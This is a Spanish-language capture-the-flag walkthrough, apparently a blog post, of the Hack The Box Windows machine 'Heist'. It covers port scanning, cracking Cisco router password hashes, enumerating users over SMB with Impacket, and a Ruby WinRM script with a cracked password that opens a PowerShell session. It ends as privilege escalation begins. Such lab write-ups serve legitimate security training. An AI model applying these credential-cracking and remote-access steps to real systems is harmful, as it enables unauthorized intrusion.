Heist

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Heist en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (5).

Ilustración 1: Heist.

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:




Ilustración 2: Comando de NMAP usado.

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0	
	http-cookie-flags	/: PHPSESSID: httponly flag not set					
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
	http-server-header	Microsoft-IIS/10.0					
	http-title	Support Login Page Requested resource was login.php					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					
49669	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 3: Resultados de NMAP.

```
PORT      STATE    SERVICE
80/tcp    open     http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.149
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.149:80/
|     Form id: login_username
|     Form action: /login.php
|
|     Path: http://10.10.10.149:80/login.php
|     Form id: login_username
|     Form action: /login.php
|
|     Path: http://10.10.10.149:80/login.php?guest=true
|     Form id: login_username
|     Form action: /login.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /login.php: Possible admin folder
```

Ilustración 4: Verbose de NMAP parte 1.




Ilustración 5: Verbose de NMAP parte 2.

Analizando los resultados se confirma que es un sistema Windows, el cual tiene ejecutándose en el puerto 80 el servicio de Microsoft-IIS 10. Según la información que revela NMAP, existe una Web, hecha en PHP, que tiene un panel de inicio de sesión en la url: http://10.10.10.149/login.php, además, parece que se puede acceder como invitado.

También se destacan los puertos abiertos 5985 y 445, con los servicios de WinRM y SMB respectivamente. Los cuales permitirían a un usuario tener acceso al sistema.




Ilustración 6: Panel de acceso a la web en http://10.10.10.149/login.php.




Ilustración 7: Entrando como usuario Guest en la Web.




Ilustración 8: Hashes de contraseñas de la configuración de un router cisco.

En este punto se puede determinar, por los comentarios de la Web, que existen tres usuarios, *Guest*, *Admin* y *Hazard*, este último confirma en su comentario que tiene un usuario en el sistema.

El fichero de configuración que adjunta el usuario administrador contiene tres *hashes* de los usuarios de un router Cisco, dos de ellos son "*Cisco type 7 passwords*", un formato antiguo fácilmente crackeable (tal y como aquí se explica: http://www.ifm.net.nz/cookbooks/passwordcracker.html):




Ilustración 9: Obteniendo la primera contraseña.




Ilustración 10: Obteniendo la segunda contraseña.

El *hash* restante es de tipo "*Cisco type 5 password*" lo que hace que no sea tan fácil de romper (en la misma web que se referenció anteriormente se permite realizar ataques de fuerza bruta a este tipo de *hashes* http://www.ifm.net.nz/cookbooks/cisco-ios-enable-secret-password-cracker.html), se basa en un MD5 con un *salt*, cuyo formato se encuentra en *JohnTheRipper*, por tanto, se procedió a realizar un ataque de diccionario:




Ilustración 11: Usando John para obtener la contraseña.




Ilustración 12: La contraseña obtenida es stealth1agent.

Por tanto, se tienen las tres contraseñas, obtenidas mediante el crackeo de los *hashes:*




Ilustración 13: Contraseñas que se han obtenido hasta el momento.

Y los usuarios que se presuponen por los comentarios de la Web:




Ilustración 14: Usuarios que se piensa que existen en el sistema.

Se probaron todas las combinaciones posibles de usuarios y contraseñas en los servicios SMB, WinRM y en el panel de inicio de sesión de la Web. Pero únicamente se consiguió acceder por SMB con el usuario *Hazard* y la contraseña *stealth1agent*:




Ilustración 15: Haciendo uso de smbclient con el usuario hazard.

No se tenían más permisos por SMB, así que no se podían realizar más acciones a parte de listar los directorios que se muestran en la imagen. Lo siguiente fue intentar realizar la conexión por WinRM con la misma combinación de usuario y contraseña. Para esto se puede hacer uso de otras herramientas como:

- https://github.com/Hackplayers/evil-winrm
- https://github.com/WinRb/WinRM

Pero la conexión no se establecía:




Ilustración 16: Conexión fallida a WinRM mediante winrm.rb.




Ilustración 17: Conexión fallida a WinRM mediante evil-winrm.

Para confirmar que no estaba en un *Rabbit Hole*, se consultó el foro de Hack The Box, donde se hablaba de que era necesario encontrar más de tres usuarios, lo que quiere decir que se necesitaba enumerar más aún.

Se decidió empezar por el servicio web, haciendo uso de DIRB y Nikto para encontrar algún directorio o fichero que no se haya visto anteriormente:

- DIRB:




Ilustración 18: Ejecutando DIRB en http://10.10.10.149.

- Nikto:




Ilustración 19: Nikto en http://10.10.10.149:80.

Ninguna de estas dos herramientas reveló nada que no se conociese a esas alturas. A nivel de servicios se optó por usar *scripts* de NMAP, como "*smb-enum-users*" pero no resultó exitoso. Teniendo la contraseña de *Hazard*, se podía establecer una conexión con *rpcclient*:




Ilustración 20: Conexión con rpcclient del usuario hazard.

Pero como el sistema no tiene configurado un controlador de dominio, no se podían enumerar los usuarios del dominio.

En el conjunto de *scripts* de *Impacket (*https://github.com/SecureAuthCorp/impacket*)*, existen algunos que permiten enumerar los usuarios del sistema (https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/), como es el caso de *lookupsid.py*, así que teniendo la contraseña de *Hazard* se pasó a lanzarlo:




Ilustración 21: Ejecución del script lookupsid.py de Impacket.

Se consiguieron más usuarios, como *Chase*, *Jason*, *support*, así que solo era cuestión de probar conexiones por WinRM con las contraseñas que ya se poseían:

```ruby
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d',
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        print "PS > "
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Ilustración 22: Configuración de winrm.rb con el usuario Chase.

```
root@kali:~/HTB_Heist# ruby /root/Github/Github_MrTux/Scripts/Servicios/WinRM/winrm.rb
PS > whoami
supportdesk\chase
PS >
```

Ilustración 23: Acceso al sistema con WinRM y el usuario Chase.

Se consiguió obtener una sesión de PowerShell con el usuario *Chase*, por consiguiente, se obtuvo la *flag* del usuario:

Ilustración 24: Flag user.txt.

Lo siguiente sería realizar una escalada de privilegios en el sistema, es por lo que se inició un reconocimiento para ver los diferentes programas que existen:




Ilustración 25: Fichero todo.txt.

